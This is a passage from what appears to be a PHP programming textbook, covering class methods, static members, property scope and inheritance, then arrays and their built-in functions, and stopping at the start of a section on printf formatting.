        // Constructor statements go here
        $username = "Guest"; //
    }
}
?>

```

## PHP 5 destructors

Also new in PHP 5 is the ability to create *destructor* methods. This ability is useful when code has made the last reference to an object or when a script reaches the end. [Example 5-16](#) shows how to create a destructor method.

*Example 5-16. Creating a destructor method in PHP 5*

```

<?php
class User
{
    function __destruct()
    {
        // Destructor code goes here
    }
}
?>

```

## Writing Methods

As you have seen, declaring a method is similar to declaring a function, but there are a few differences. For example, method names beginning with a double underscore (`__`) are reserved and you should not create any of this form

You also have access to a special variable called `$this`, which can be used to access the current object's properties. To see how this works, take a look at [Example 5-17](#), which contains a different method from the `User` class definition called `get_password`.

*Example 5-17. Using the variable `$this` in a method*

```

<?php
class User
{
    public $name, $password;

    function get_password()
    {
        return $this->password;
    }
}
?>

```

What `get_password` does is use the `$this` variable to access the current object and then return the value of that object's `password` property. Note how the `$` is omitted from the property `$password` when using the `->` operator. Leaving the `$` in place is a typical error you may run into, particularly when you first use this feature.

Here's how you would use the class defined in [Example 5-17](#):

```
$object          = new User;
$object->password = "secret";
echo $object->get_password();
```

This code prints the password “secret”.

## Static methods in PHP 5

If you are using PHP 5, you can also define a method as *static*, which means that it is called on a class and not on an object. A static method has no access to any object properties and is created and accessed as in [Example 5-18](#).

*Example 5-18. Creating and accessing a static method*

```
<?php
User::pwd_string();

class User
{
    static function pwd_string()
    {
        echo "Please enter your password";
    }
}
?>
```

Note how the class itself is called, along with the static method, using a double colon (::, also known as the *scope resolution* operator) and not ->. Static functions are useful for performing actions relating to the class itself, but not to specific instances of the class. You can see another example of a static method in [Example 5-21](#).



If you try to access `$this->property`, or other object properties from within a static function, you will receive an error message.

## Declaring Properties

It is not necessary to explicitly declare properties within classes, as they can be implicitly defined when first used. To illustrate this, in [Example 5-19](#) the class `User` has no properties and no methods but is legal code.

*Example 5-19. Defining a property implicitly*

```
<?php
$object1        = new User();
$object1->name = "Alice";
echo $object1->name;
```

```
class User {}
?>
```

This code correctly outputs the string “Alice” without a problem, because PHP implicitly declares the variable `$object1->name` for you. But this kind of programming can lead to bugs that are infuriatingly difficult to discover, because `name` was declared from outside the class.

To help yourself and anyone else who will maintain your code, I advise that you get into the habit of always declaring your properties explicitly within classes. You’ll be glad you did.

Also, when you declare a property within a class, you may assign a default value to it. The value you use must be a constant and not the result of a function or expression. [Example 5-20](#) shows a few valid and invalid assignments.

*Example 5-20. Valid and invalid property declarations*

```
<?php
class Test
{
    public $name = "Paul Smith"; // Valid
    public $age  = 42;           // Valid
    public $time = time();      // Invalid - calls a function
    public $score = $level * 2; // Invalid - uses an expression
}
?>
```

## Declaring Constants

In the same way that you can create a global constant with the `define` function, you can define constants inside classes. The generally accepted practice is to use uppercase letters to make them stand out, as in [Example 5-21](#).

*Example 5-21. Defining constants within a class*

```
<?php
Translate::lookup();

class Translate
{
    const ENGLISH = 0;
    const SPANISH = 1;
    const FRENCH  = 2;
    const GERMAN  = 3;
    // ...

    static function lookup()
    {
        echo self::SPANISH;
    }
}
?>
```

Constants can be referenced directly, using the `self` keyword and the double colon operator. Note that this code calls the class directly, using the double colon operator at line 1, without creating an instance of it first. As you would expect, the value printed when you run this code is 1.

Remember that once you define a constant, you can't change it.

## Property and Method Scope in PHP 5

PHP 5 provides three keywords for controlling the scope of properties and methods:

### `public`

These properties are the default when declaring a variable using the `var` or `public` keywords, or when a variable is implicitly declared the first time it is used. The keywords `var` and `public` are interchangeable because, although deprecated, `var` is retained for compatibility with previous versions of PHP. Methods are assumed to be `public` by default.

### `protected`

These properties and methods (*members*) can be referenced only by the object's class methods and those of any subclasses.

### `private`

These members can be referenced only by methods within the same class—not by subclasses.

Here's how to decide which you need to use:

- Use `public` when outside code *should* access this member and extending classes *should* also inherit it.
- Use `protected` when outside code *should not* access this member but extending classes *should* inherit it.
- Use `private` when outside code *should not* access this member and extending classes also *should not* inherit it.

[Example 5-22](#) illustrates the use of these keywords.

*Example 5-22. Changing property and method scope*

```
<?php
class Example
{
    var $name = "Michael"; // Same as public but deprecated
    public $age = 23;      // Public property
    protected $usercount; // Protected property

    private function admin() // Private method
    {
        // Admin code goes here
    }
}
```

```
}  
?>
```

## Static properties and methods

Most data and methods apply to instances of a class. For example, in a `User` class, you want to do such things as set a particular user's password or check when the user has been registered. These facts and operations apply separately to each user and therefore use instance-specific properties and methods.

But occasionally you'll want to maintain data about a whole class. For instance, to report how many users are registered, you will store a variable that applies to the whole `User` class. PHP provides static properties and methods for such data.

As shown briefly in [Example 5-18](#), declaring members of a class `static` makes them accessible without an instantiation of the class. A property declared `static` cannot be directly accessed within an instance of a class, but a static method can.

[Example 5-23](#) defines a class called `Test` with a static property and a public method.

*Example 5-23. Defining a class with a static property*

```
<?php  
$temp = new Test();  
echo "Test A: " . Test::$static_property . "<br />";  
echo "Test B: " . $temp->get_sp() . "<br />";  
echo "Test C: " . $temp->static_property . "<br />";  
  
class Test  
{  
    static $static_property = "I'm static";  
  
    function get_sp()  
    {  
        return self::$static_property;  
    }  
}  
?>
```

When you run this code, it returns the following output:

```
Test A: I'm static  
Test B: I'm static  
  
Notice: Undefined property: Test::$static_property  
Test C:
```

This example shows that the property `$static_property` could be directly referenced from the class itself using the double colon operator in *Test A*. Also, *Test B* could obtain its value by calling the `get_sp` method of the object `$temp`, created from class `Test`. But *Test C* failed, because the static property `$static_property` was not accessible to the object `$temp`.

Note how the method `get_sp` accesses `$static_property` using the keyword `self`. This is the way in which a static property or constant can be directly accessed within a class.

## Inheritance

Once you have written a class, you can derive subclasses from it. This can save lots of painstaking code rewriting: you can take a class similar to the one you need to write, extend it to a subclass, and just modify the parts that are different. This is achieved using the `extends` operator.

In [Example 5-24](#), the class `Subscriber` is declared a subclass of `User` by means of the `extends` operator.

*Example 5-24. Inheriting and extending a class*

```
<?php
$object          = new Subscriber;
$object->name     = "Fred";
$object->password = "pword";
$object->phone    = "012 345 6789";
$object->email    = "fred@bloggs.com";
$object->display();

class User
{
    public $name, $password;

    function save_user()
    {
        echo "Save User code goes here";
    }
}

class Subscriber extends User
{
    public $phone, $email;

    function display()
    {
        echo "Name: " . $this->name . "<br />";
        echo "Pass: " . $this->password . "<br />";
        echo "Phone: " . $this->phone . "<br />";
        echo "Email: " . $this->email;
    }
}
?>
```

The original `User` class has two properties, `$name` and `$password`, and a method to save the current user to the database. `Subscriber` extends this class by adding an additional two properties, `$phone` and `$email`, and includes a method of displaying the properties of the current object using the variable `$this`, which refers to the current values of the object being accessed. The output from this code is:

Name: Fred  
Pass: pword  
Phone: 012 345 6789  
Email: fred@bloggs.com

## The parent operator

If you write a method in a subclass with the same name as one in its parent class, its statements will override those of the parent class. Sometimes this is not the behavior you want, and you need to access the parent's method. To do this, you can use the parent operator, as in [Example 5-25](#).

*Example 5-25. Overriding a method and using the parent operator*

```
<?php
$object = new Son;
$object->test();
$object->test2();

class Dad
{
    function test()
    {
        echo "[Class Dad] I am your Father<br />";
    }
}

class Son extends Dad
{
    function test()
    {
        echo "[Class Son] I am Luke<br />";
    }

    function test2()
    {
        parent::test();
    }
}
?>
```

This code creates a class called `Dad` and a subclass called `Son` that inherits its properties and methods, then overrides the method `test`. Therefore, when line 2 calls the method `test`, the new method is executed. The only way to execute the overridden `test` method in the `Dad` class is to use the `parent` operator, as shown in function `test2` of class `Son`. The code outputs the following:

```
[Class Son] I am Luke
[Class Dad] I am your Father
```

If you wish to ensure that your code calls a method from the current class, you can use the `self` keyword, like this:

```
self::method();
```

## Subclass constructors

When you extend a class and declare your own constructor, you should be aware that PHP will not automatically call the constructor method of the parent class. To be certain that all initialization code is executed, subclasses should always call the parent constructors, as in [Example 5-26](#).

*Example 5-26. Calling the parent class constructor*

```
<?php
$object = new Tiger();
echo "Tigers have...<br>";
echo "Fur: " . $object->fur . "<br />";
echo "Stripes: " . $object->stripes;

class Wildcat
{
    public $fur; // Wildcats have fur

    function __construct()
    {
        $this->fur = "TRUE";
    }
}

class Tiger extends Wildcat
{
    public $stripes; // Tigers have stripes

    function __construct()
    {
        parent::__construct(); // Call parent constructor first
        $this->stripes = "TRUE";
    }
}
?>
```

This example takes advantage of inheritance in the typical manner. The `Wildcat` class has created the property `$fur`, which we'd like to reuse, so we create the `Tiger` class to inherit `$fur` and additionally create another property, `$stripes`. To verify that both constructors have been called, the program outputs the following:

```
Tigers have...
Fur: TRUE
Stripes: TRUE
```

## Final methods

In cases in which you wish to prevent a subclass from overriding a superclass method, you can use the `final` keyword. [Example 5-27](#) shows how.

*Example 5-27. Creating a final method*

```
<?php
class User
{
    final function copyright()
    {
        echo "This class was written by Joe Smith";
    }
}
?>
```

Once you have digested the contents of this chapter, you should have a strong feel for what PHP can do for you. You should be able to use functions with ease and, if you wish, write object-oriented code. In [Chapter 6](#), we'll finish off our initial exploration of PHP by looking at the workings of PHP arrays.

## Test Your Knowledge

1. What is the main benefit of using a function?
2. How many values can a function return?
3. What is the difference between accessing a variable by name and by reference?
4. What is the meaning of scope in PHP?
5. How can you incorporate one PHP file within another?
6. How is an object different from a function?
7. How do you create a new object in PHP?
8. What syntax would you use to create a subclass from an existing one?
9. How can you call an initializing piece of code when an object is created?
10. Why is it a good idea to explicitly declare properties within a class?

See [“Chapter 5 Answers” on page 506](#) in [Appendix A](#) for the answers to these questions.



---

# PHP Arrays

In [Chapter 3](#), I gave a very brief introduction to PHP's arrays—just enough for a little taste of their power. In this chapter, I'll show you many more things that you can do with arrays, some of which—if you have ever used a strongly typed language such as C—may surprise you with their elegance and simplicity.

Arrays are an example of what has made PHP so popular. Not only do they remove the tedium of writing code to deal with complicated data structures, but they also provide numerous ways to access data while remaining amazingly fast.

## Basic Access

We've already looked at arrays as if they were clusters of matchboxes glued together. Another way to think of an array is like a string of beads, with the beads representing variables that can be numbers, strings, or even other arrays. They are like bead strings, because each element has its own location and (with the exception of the first and last ones) each has other elements on either side.

Some arrays are referenced by numeric indexes; others allow alphanumeric identifiers. Built-in functions let you sort them, add or remove sections, and walk through them to handle each item through a special kind of loop. And by placing one or more arrays inside another, you can create arrays of two, three, or any number of dimensions.

## Numerically Indexed Arrays

Let's assume that you've been tasked with creating a simple website for a local office supplies company and you're currently working on the section devoted to paper. One way to manage the various items of stock in this category would be to place them in a numeric array. You can see the simplest way of doing so in [Example 6-1](#).

*Example 6-1. Adding items to an array*

```
<?php  
$paper[] = "Copier";
```

```

$paper[] = "Inkjet";
$paper[] = "Laser";
$paper[] = "Photo";

print_r($paper);
?>

```

In this example, each time you assign a value to the array `$paper`, the first empty location within that array is used to store the value and a pointer internal to PHP is incremented to point to the next free location, ready for future insertions. The familiar `print_r` function (which prints out the contents of a variable, array, or object) is used to verify that the array has been correctly populated. It prints out the following:

```

Array
(
    [0] => Copier
    [1] => Inkjet
    [2] => Laser
    [3] => Photo
)

```

The previous code could equally have been written as in [Example 6-2](#), where the exact location of each item within the array is specified. But, as you can see, that approach requires extra typing and makes your code harder to maintain if you want to insert supplies or remove supplies from the array. So, unless you wish to specify a different order, it's usually better to simply let PHP handle the actual location numbers.

*Example 6-2. Adding items to an array using explicit locations*

```

<?php
$paper[0] = "Copier";
$paper[1] = "Inkjet";
$paper[2] = "Laser";
$paper[3] = "Photo";

print_r($paper);
?>

```

The output from these examples is identical, but you are not likely to use `print_r` in a developed website, so [Example 6-3](#) shows how you might print out the various types of paper the website offers using a `for` loop.

*Example 6-3. Adding items to an array and retrieving them*

```

<?php
$paper[] = "Copier";
$paper[] = "Inkjet";
$paper[] = "Laser";
$paper[] = "Photo";

for ($j = 0 ; $j < 4 ; ++$j)
    echo "$j: $paper[$j]<br>";
?>

```

This example prints out the following:

```
0: Copier
1: Inkjet
2: Laser
3: Photo
```

So far, you've seen a couple of ways in which you can add items to an array and one way of referencing them, but PHP offers many more. We'll get to those shortly, but first, let's look at another type of array.

## Associative Arrays

Keeping track of array elements by index works just fine, but it can require extra work in terms of remembering which number refers to which product. It can also make code hard for other programmers to follow.

This is where associative arrays come into their own. Using them, you can reference the items in an array by name rather than by number. [Example 6-4](#) expands on the previous code by giving each element in the array an identifying name and a longer, more explanatory string value.

*Example 6-4. Adding items to an associative array and retrieving them*

```
<?php
$paper['copier'] = "Copier & Multipurpose";
$paper['inkjet'] = "Inkjet Printer";
$paper['laser'] = "Laser Printer";
$paper['photo'] = "Photographic Paper";

echo $paper['laser'];
?>
```

In place of a number (which doesn't convey any useful information, aside from the position of the item in the array), each item now has a unique name that you can use to reference it elsewhere, as with the `echo` statement—which simply prints out `Laser Printer`. The names (`copier`, `inkjet`, and so on) are called *indexes* or *keys* and the items assigned to them (such as “Laser Printer”) are called *values*.

This very powerful feature of PHP is often used when extracting information from XML and HTML. For example, an HTML parser such as those used by a search engine could place all the elements of a web page into an associative array whose names reflect the page's structure:

```
$html['title'] = "My web page";
$html['body'] = "... body of web page ...";
```

The program would also probably break out all the links found within a page into another array, and all the headings and subheadings into another. When you use associative rather than numeric arrays, the code to refer to all of these items is easy to write and debug.

## Assignment Using the array Keyword

So far, you've seen how to assign values to arrays by just adding new items one at a time. Whether you specify keys, specify numeric identifiers, or let PHP assign numeric identifiers implicitly, this is a long-winded approach. A more compact and faster assignment method uses the `array` keyword. [Example 6-5](#) shows both a numeric and an associative array assigned using this method.

*Example 6-5. Adding items to an array using the array keyword*

```
<?php
$p1 = array("Copier", "Inkjet", "Laser", "Photo");

echo "p1 element: " . $p1[2] . "<br>";

$p2 = array('copier' => "Copier & Multipurpose",
            'inkjet' => "Inkjet Printer",
            'laser' => "Laser Printer",
            'photo' => "Photographic Paper");

echo "p2 element: " . $p2['inkjet'] . "<br>";
?>
```

The first half of this snippet assigns the old, shortened product descriptions to the array `$p1`. There are four items, so they will occupy slots 0 through 3. Therefore, the `echo` statement prints out the following:

```
p1 element: Laser
```

The second half assigns associative identifiers and accompanying longer product descriptions to the array `$p2` using the format `index => value`. The use of `=>` is similar to the regular `=` assignment operator, except that you are assigning a value to an *index* and not to a *variable*. The index is then inextricably linked with that value, unless it is reassigned a new value. The `echo` command therefore prints out:

```
p2 element: Inkjet Printer
```

You can verify that `$p1` and `$p2` are different types of array, because both of the following commands, when appended to the code, will cause an “undefined index” or “undefined offset” error, as the array identifier for each is incorrect:

```
echo $p1['inkjet']; // Undefined index
echo $p2[3];       // Undefined offset
```

## The `foreach...as` Loop

The creators of PHP have gone to great lengths to make the language easy to use. So, not content with the loop structures already provided, they added another one especially for arrays: the `foreach...as` loop. Using it, you can step through all the items in an array, one at a time, and do something with them.

The process starts with the first item and ends with the last one, so you don't even have to know how many items there are in an array. [Example 6-6](#) shows how `foreach` can be used to rewrite [Example 6-3](#).

*Example 6-6. Walking through a numeric array using `foreach...as`*

```
<?php
$paper = array("Copier", "Inkjet", "Laser", "Photo");
$j = 0;

foreach ($paper as $item)
{
    echo "$j: $item<br>";
    ++$j;
}
?>
```

When PHP encounters a `foreach` statement, it takes the first item of the array and places it in the variable following the `as` keyword, and each time control flow returns to the `foreach` the next array element is placed in the `as` keyword. In this case, the variable `$item` is set to each of the four values in turn in the array `$paper`. Once all values have been used, execution of the loop ends. The output from this code is exactly the same as for [Example 6-3](#).

Now let's see how `foreach` works with an associative array by taking a look at [Example 6-7](#), which is a rewrite of the second half of [Example 6-5](#).

*Example 6-7. Walking through an associative array using `foreach...as`*

```
<?php
$paper = array('copier' => "Copier & Multipurpose",
              'inkjet' => "Inkjet Printer",
              'laser' => "Laser Printer",
              'photo' => "Photographic Paper");

foreach ($paper as $item => $description)
    echo "$item: $description<br>";
?>
```

Remember that associative arrays do not require numeric indexes, so the variable `$j` is not used in this example. Instead, each item of the array `$paper` is fed into the key/value pair of variables `$item` and `$description`, from where they are printed out. The result of this code is as follows:

```
copier: Copier & Multipurpose
inkjet: Inkjet Printer
laser: Laser Printer
photo: Photographic Paper
```

As an alternative syntax to `foreach...as`, you can use the `list` function in conjunction with the `each` function, as in [Example 6-8](#).

*Example 6-8. Walking through an associative array using each and list*

```
<?php
$paper = array('copier' => "Copier & Multipurpose",
               'inkjet' => "Inkjet Printer",
               'laser'  => "Laser Printer",
               'photo'  => "Photographic Paper");

while (list($item, $description) = each($paper))
    echo "$item: $description<br>";
?>
```

In this example, a `while` loop is set up and will continue looping until the `each` function returns a value of `FALSE`. The `each` function acts like `foreach`: it returns an array containing a key/value pair from the array `$paper` and then moves its built-in pointer to the next pair in that array. When there are no more pairs to return, `each` returns `FALSE`.

The `list` function takes an array as its argument (in this case, the key/value pair returned by function `each`) and then assigns the values of the array to the variables listed within parentheses.

You can see how `list` works a little more clearly in [Example 6-9](#), where an array is created out of the two strings “Alice” and “Bob” and then passed to the `list` function, which assigns those strings as values to the variables `$a` and `$b`.

*Example 6-9. Using the list function*

```
<?php
list($a, $b) = array('Alice', 'Bob');
echo "a=$a b=$b";
?>
```

The output from this code is:

```
a=Alice b=Bob
```

You can take your pick when walking through arrays. Use `foreach...as` to create a loop that extracts values to the variable following the `as`, or use the `each` function and create your own looping system.

## Multidimensional Arrays

A simple design feature in PHP’s array syntax makes it possible to create arrays of more than one dimension. In fact, they can be as many dimensions as you like (although it’s a rare application that goes further than three).

That feature is the ability to include an entire array as a part of another one, and to be able to keep on doing so, just like the old rhyme: “Big fleas have little fleas upon their backs to bite ’em. Little fleas have lesser fleas, add flea, ad infinitum.”

Let's look at how this works by taking the associative array in the previous example and extending it—see [Example 6-10](#).

*Example 6-10. Creating a multidimensional associative array*

```
<?php
$products = array(
    'paper' => array(
        'copier' => "Copier & Multipurpose",
        'inkjet' => "Inkjet Printer",
        'laser' => "Laser Printer",
        'photo' => "Photographic Paper"),

    'pens' => array(
        'ball' => "Ball Point",
        'hilite' => "Highlighters",
        'marker' => "Markers"),

    'misc' => array(
        'tape' => "Sticky Tape",
        'glue' => "Adhesives",
        'clips' => "Paperclips") );

echo "<pre>";
foreach ($products as $section => $items)
    foreach ($items as $key => $value)
        echo "$section:\t$key\t($value)<br>";
echo "</pre>";
?>
```

To make things clearer now that the code is starting to grow, I've renamed some of the elements. For example, seeing as the previous array `$paper` is now just a subsection of a larger array, the main array is now called `$products`. Within this array there are three items, `paper`, `pens`, and `misc`, and each of these contains another array with key/value pairs.

If necessary, these subarrays could have contained even further arrays. For example, under `ball` there might be an array containing all the different types and colors of ballpoint pens available in the online store. But for now, I've restricted the code to just a depth of two.

Once the array data has been assigned, I use a pair of nested `foreach...as` loops to print out the various values. The outer loop extracts the main sections from the top level of the array, and the inner loop extracts the key/value pairs for the categories within each section.

As long as you remember that each level of the array works the same way (it's a key/value pair), you can easily write code to access any element at any level.

The `echo` statement makes use of the PHP escape character `\t`, which outputs a tab. Although tabs are not normally significant to the web browser, I let them be used for layout by using the `<pre>...</pre>` tags, which tell the web browser to format the text

as preformatted and monospaced, and *not* to ignore whitespace characters such as tabs and line feeds. The output from this code looks like the following:

```
paper: copier (Copier & Multipurpose)
paper: inkjet (Inkjet Printer)
paper: laser (Laser Printer)
paper: photo (Photographic Paper)
pens: ball (Ball Point)
pens: hilite (Highlighters)
pens: marker (Markers)
misc: tape (Sticky Tape)
misc: glue (Adhesives)
misc: clips (Paperclips)
```

You can directly access a particular element of the array using square brackets, like this:

```
echo $products['misc']['glue'];
```

which outputs the value “Adhesives”.

You can also create numeric multidimensional arrays that are accessed directly by indexes rather than by alphanumeric identifiers. [Example 6-11](#) creates the board for a chess game with the pieces in their starting positions.

*Example 6-11. Creating a multidimensional numeric array*

```
<?php
$chessboard = array(
    array('r', 'n', 'b', 'q', 'k', 'b', 'n', 'r'),
    array('p', 'p', 'p', 'p', 'p', 'p', 'p', 'p'),
    array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    array(' ', ' ', ' ', ' ', ' ', ' ', ' ', ' '),
    array('P', 'P', 'P', 'P', 'P', 'P', 'P', 'P'),
    array('R', 'N', 'B', 'Q', 'K', 'B', 'N', 'R'));

echo "<pre>";
foreach ($chessboard as $row)
{
    foreach ($row as $piece)
        echo "$piece ";
    echo "<br />";
}
echo "</pre>";
?>
```

In this example, the lowercase letters represent black pieces and the uppercase white. The key is *r=rook*, *n=knight*, *b=bishop*, *k=king*, *q=queen*, and *p=pawn*. Again, a pair of nested `foreach...as` loops walk through the array and display its contents. The outer loop processes each row into the variable `$row`, which itself is an array, because the `$chessboard` array uses a subarray for each row. This loop has two statements within it, so curly braces enclose them.

The inner loop then processes each square in a row, outputting the character (`$piece`) stored in it, followed by a space (to square up the printout). This loop has a single statement, so curly braces are not required to enclose it. The `<pre>` and `</pre>` tags ensure that the output displays correctly, like this:

```
r n b q k b n r
p p p p p p p p
```

```
P P P P P P P P
R N B Q K B N R
```

You can also directly access any element within this array using square brackets, like this:

```
echo $chessboard[7][3];
```

This statement outputs the uppercase letter Q, the eighth element down and the fourth along (remembering that array indexes start at 0, not 1).

## Using Array Functions

You've already seen the `list` and `each` functions, but PHP comes with numerous other functions for handling arrays. The full list is at <http://tinyurl.com/phparrayfuncs>. However, some of these functions are so fundamental that it's worth taking the time to look at them here.

### `is_array`

Arrays and variables share the same namespace. This means that you cannot have a string variable called `$fred` and an array also called `$fred`. If you're in doubt and your code needs to check whether a variable is an array, you can use the `is_array` function like this:

```
echo (is_array($fred)) ? "Is an array" : "Is not an array";
```

Note that if `$fred` has not yet been assigned a value, an "Undefined variable" message will be generated.

### `count`

Although the `each` function and the `foreach...as` loop structure are excellent ways to walk through an array's contents, sometimes you need to know exactly how many elements there are in your array, particularly if you will be referencing them directly. To count all the elements in the top level of an array, use a command such as the following:

```
echo count($fred);
```

Should you wish to know how many elements there are altogether in a multidimensional array, you can use a statement such as:

```
echo count($fred, 1);
```

The second parameter is optional and sets the mode to use. It should be either `0` to limit counting to only the top level, or `1` to force recursive counting of all subarray elements too.

## sort

Sorting is so common that PHP provides a built-in function for this purpose. In its simplest form, you would use it like this:

```
sort($fred);
```

Unlike some other functions, `sort` will act directly on the supplied array rather than returning a new array of sorted elements. It returns `TRUE` on success and `FALSE` on error and also supports a few flags. The main two methods that you might wish to use force sorting either numerically or as strings, like this:

```
sort($fred, SORT_NUMERIC);  
sort($fred, SORT_STRING);
```

You can also sort an array in reverse order using the `rsort` function, like this:

```
rsort($fred, SORT_NUMERIC);  
rsort($fred, SORT_STRING);
```

## shuffle

There may be times when you need the elements of an array to be put in random order, such as when creating a game of playing cards:

```
shuffle($cards);
```

Like `sort`, `shuffle` acts directly on the supplied array and returns `TRUE` on success or `FALSE` on error.

## explode

`explode` is a very useful function that allows you to take a string containing several items separated by a single character (or string of characters) and place each of these items into an array. One handy example is to split up a sentence into an array containing all its words, as in [Example 6-12](#).

*Example 6-12. Exploding a string into an array using spaces*

```
<?php  
$temp = explode(' ', "This is a sentence with seven words");
```

```
print_r($temp);  
?>
```

This example prints out the following (on a single line when viewed in a browser):

```
Array  
(  
    [0] => This  
    [1] => is  
    [2] => a  
    [3] => sentence  
    [4] => with  
    [5] => seven  
    [6] => words  
)
```

The first parameter, the delimiter, need not be a space or even a single character. [Example 6-13](#) shows a slight variation.

*Example 6-13. Exploding a string delimited with \*\*\* into an array*

```
<?php  
$temp = explode('***', "A***sentence***with***asterisks");  
print_r($temp);  
?>
```

The code in [Example 6-13](#) prints out the following:

```
Array  
(  
    [0] => A  
    [1] => sentence  
    [2] => with  
    [3] => asterisks  
)
```

## extract

Sometimes it can be convenient to turn the key/value pairs from an array into PHP variables. One such time might be when processing the `$_GET` or `$_POST` variables sent to a PHP script by a form.

When a form is submitted over the Web, the web server unpacks the variables into a global array for the PHP script. If the variables were sent using the GET method, they will be placed in an associative array called `$_GET`, and if they were sent using POST, they will be placed in an associative array called `$_POST`.

You could, of course, walk through such associative arrays in the manner shown in the examples so far. However, sometimes you just want to store the values sent into variables for later use. In this case, you can have PHP do the job automatically for you:

```
extract($_GET);
```

So, for example, if the query string parameter `q` is sent to a PHP script along with the associated value “Hi there”, a new variable called `$q` will be created and assigned that value.

Be careful with this approach, though, because if any extracted variables conflict with ones that you have already defined, your existing values will be overwritten. To avoid this possibility, you can use one of the many additional parameters available to this function, like this:

```
extract($_GET, EXTR_PREFIX_ALL, 'fromget');
```

In this case, all the new variables will begin with the given prefix string followed by an underscore, so `$q` will become `$fromget_q`. I strongly recommend that you use this version of the function when handling `$_GET` and `$_POST` arrays, or any other array whose keys could be controlled by the user, because malicious users could submit keys chosen deliberately to overwrite commonly used variable names and compromise your website.

## compact

There may also be times when you’ll want to use `compact`, the inverse of `extract`, to create an array from variables and their values. [Example 6-14](#) shows how you might use this function.

*Example 6-14. Using the compact function*

```
<?php
$fname = "Elizabeth";
$sname = "Windsor";
$address = "Buckingham Palace";
$city = "London";
$country = "United Kingdom";

$contact = compact('fname', 'sname', 'address', 'city', 'country');
print_r($contact);
?>
```

The result of running [Example 6-14](#) is:

```
Array
(
    [fname] => Elizabeth
    [sname] => Windsor
    [address] => Buckingham Palace
    [city] => London
    [country] => United Kingdom
)
```

Note that `compact` requires the variable names to be supplied in quotes and not as variables preceded with a `$` symbol. This is because `compact` is looking for an array of variable names.

Another use of this function is for debugging, when you wish to quickly view several variables and their values, as in [Example 6-15](#).

*Example 6-15. Using compact to help with debugging*

```
<?php
$j      = 23;
$temp   = "Hello";
$address = "1 Old Street";
$age    = 61;

print_r(compact(explode(' ', 'j temp address age')));
?>
```

This works by using the `explode` function to extract all the words from the string into an array, which is then passed to the `compact` function. This function in turn returns an array to `print_r`, which shows its contents.

If you copy and paste the `print_r` line of code, you only need to alter the variables named there for a quick printout of a group of variables' values. In this example, the output is:

```
Array
(
    [j] => 23
    [temp] => Hello
    [address] => 1 Old Street
    [age] => 61
)
```

## reset

When the `foreach...as` construct or the `each` function walks through an array, it keeps an internal PHP pointer that makes a note of which element of the array it should return next. If your code ever needs to return to the start of an array, you can issue `reset`, which also returns the value of the first element. Examples of how to use this function are:

```
reset($fred);           // Throw away return value
$item = reset($fred);  // Keep first element of the array in $item
```

## end

Similarly, you can move PHP's internal array pointer to the final element in an array using the `end` function, which also returns the value of that element and can be used as in these examples:

```
end($fred);
$item = end($fred);
```

This chapter concludes your basic introduction to PHP, and you should now be able to write quite complex programs using the skills you have learned. In the next chapter, we'll look at using PHP for common, practical tasks.

## Test Your Knowledge

1. What is the difference between a numeric and an associative array?
2. What is the main benefit of the `array` keyword?
3. What is the difference between `foreach` and `each`?
4. How can you create a multidimensional array?
5. How can you determine the number of elements in an array?
6. What is the purpose of the `explode` function?
7. How can you set PHP's internal pointer into an array back to the first element of the array?

See [“Chapter 6 Answers” on page 506](#) in [Appendix A](#) for the answers to these questions.

---

# Practical PHP

Previous chapters went over the elements of the PHP language. This chapter builds on your new programming skills to teach you how to perform some common but important practical tasks. You will learn the best ways to manage string handling to achieve clear and concise code that displays in web browsers exactly how you want it to, including advanced date and time management. You'll also find out how to create and otherwise modify files, including those uploaded by users.

There's also a comprehensive introduction to XHTML, a markup language that is similar to and intended to supersede HTML (and which conforms to the XML syntax used to store data such as RSS feeds). Together these topics will extend your understanding of both practical PHP programming and developing to international web standards.

## Using printf

You've already seen the `print` and `echo` functions, which simply output text to the browser. But a much more powerful function, `printf`, controls the format of the output by letting you put special formatting characters in a string. For each formatting character, `printf` expects you to pass an argument that it will display using that format. For instance, the following example uses the `%d` conversion specifier to display the value 3 in decimal:

```
printf("There are %d items in your basket", 3);
```

If you replace the `%d` with `%b`, the value 3 will be displayed in binary (11). [Table 7-1](#) shows the conversion specifiers supported.

*Table 7-1. The printf conversion specifiers*

Specifier	Conversion action on argument arg	Example (for an arg of 123)
%	Display a % character (no arg is required)	%
b	Display arg as a binary integer	1111011
c	Display the ASCII character for the arg	{

Specifier	Conversion action on argument arg	Example (for an arg of 123)
d	Display arg as a signed decimal integer	123
e	Display arg using scientific notation	1.23000e+2
f	Display arg as floating point	123.000000
o	Display arg as an octal integer	173
s	Display arg as a string	123
u	Display arg as an unsigned decimal	123
x	Display arg in lowercase hexadecimal	7b
X	Display arg in uppercase hexadecimal	7B

You can have as many specifiers as you like in a `printf` function, as long as you pass a matching number of arguments and as long as each specifier is prefaced by a `%` symbol. Therefore, the following code is valid, and will output “My name is Simon. I’m 33 years old, which is 21 in hexadecimal”:

```
printf("My name is %s. I'm %d years old, which is %X in hexadecimal",
      'Simon', 33, 33);
```

If you leave out any arguments, you will receive a parse error informing you that a right bracket, `)`, was unexpectedly encountered.

A more practical example of `printf` sets colors in HTML using decimal. For example, suppose you know you want a color that has a triplet value of 65 red, 127 green, and 245 blue, but you don’t want to convert this to hexadecimal yourself. An easy solution is:

```
printf("<font color='#%X%X%X'>Hello</font>", 65, 127, 245);
```

Check the format of the color specification between the apostrophes (`'`) carefully. First comes the pound sign (`#`) expected by the color specification. Then come three `%X` format specifiers, one for each of your numbers. The resulting output from this command is:

```
<font color='#417FF5'>Hello</font>
```

Usually, you’ll find it convenient to use variables or expressions as arguments to `printf`. For instance, if you stored values for your colors in the three variables `$r`, `$g`, and `$b`, you could create a darker color with:

```
printf("<font color='#%X%X%X'>Hello</font>", $r-20, $g-20, $b-20);
```

## Precision Setting

Not only can you specify a conversion type, but you can also set the precision of the displayed result. For example, amounts of currency are usually displayed with only two digits of precision. However, after a calculation, a value may have a greater precision than this (e.g.,  $\$123.42/12$ , which results in  $\$10.285$ ). To ensure that such values are

correctly stored internally, but displayed with only two digits of precision, you can insert the string “.2” between the % symbol and the conversion specifier:

```
printf("The result is: $%.2f", 123.42 / 12);
```

The output from this command is:

```
The result is $10.29
```

But you actually have even more control than that, because you can also specify whether to pad output with either zeros or spaces by prefacing the specifier with certain values. [Example 7-1](#) shows four possible combinations.

*Example 7-1. Precision setting*

```
<?php
echo "<pre>"; // Enables viewing of the spaces

